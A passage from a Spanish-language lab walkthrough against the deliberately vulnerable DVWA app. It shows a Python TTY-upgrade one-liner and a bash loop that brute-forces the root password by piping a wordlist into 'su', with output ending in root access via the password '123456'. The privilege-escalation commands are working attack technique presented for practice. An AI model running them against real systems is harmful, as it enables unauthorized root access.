echo "$p" | su -c "id" root &>/dev/null && echo "¡ÉXITO! La clave es: $p" && break; done < pass
word.lst
```

python3 -c 'import pty; pty.spawn("/bin/bash")'

Usamos el comando de python para dar mayor estilo a la shell y lanzamos un script en el que va a probar todas las contraseñas almacenadas en el archivo password.lst

El script es:

```
while read p; do echo "Probando: $p"; echo "$p" | su -c "id" root &>/dev/null && echo "¡ÉXITO!
La clave es: $p" && break; done < password.lst
```

```
Probando: !koedoe
Probando: !likable
Probando: !poes
Probando: !pomp
Probando: !soutpiel
Probando: .net
Probando: 0
Probando: 000000
Probando: 00000000
Probando: 0007
Probando: 007
Probando: 007007
Probando: 0s
Probando: 0th
Probando: 1
Probando: 10
Probando: 100
Probando: 1000
Probando: 1000s
Probando: 100s
Probando: 1022
Probando: 10s
Probando: 10sne1
Probando: 1111
Probando: 11111
Probando: 111111
Probando: 11111111
Probando: 112233
Probando: 1212
Probando: 121212
Probando: 1213
Probando: 1214
Probando: 1225
Probando: 123
Probando: 123123
Probando: 123321
Probando: 1234
Probando: 12345
Probando: 123456
¡ÉXITO! La clave es: 123456
www-data@debian:/var/www/html/DVWA/vulnerabilities/exec$ su root
csu root
bash: csu: command not found
www-data@debian:/var/www/html/DVWA/vulnerabilities/exec$ su root
su root
Password: 123456

root@debian:/var/www/html/DVWA/vulnerabilities/exec#
```

Te va mostrando las contraseñas que va probando del diccionario y cuando encuentra la acertada te la muestra, después probamos el acceso a root con la contraseña que nos ha devuelto y vemos que es correcta.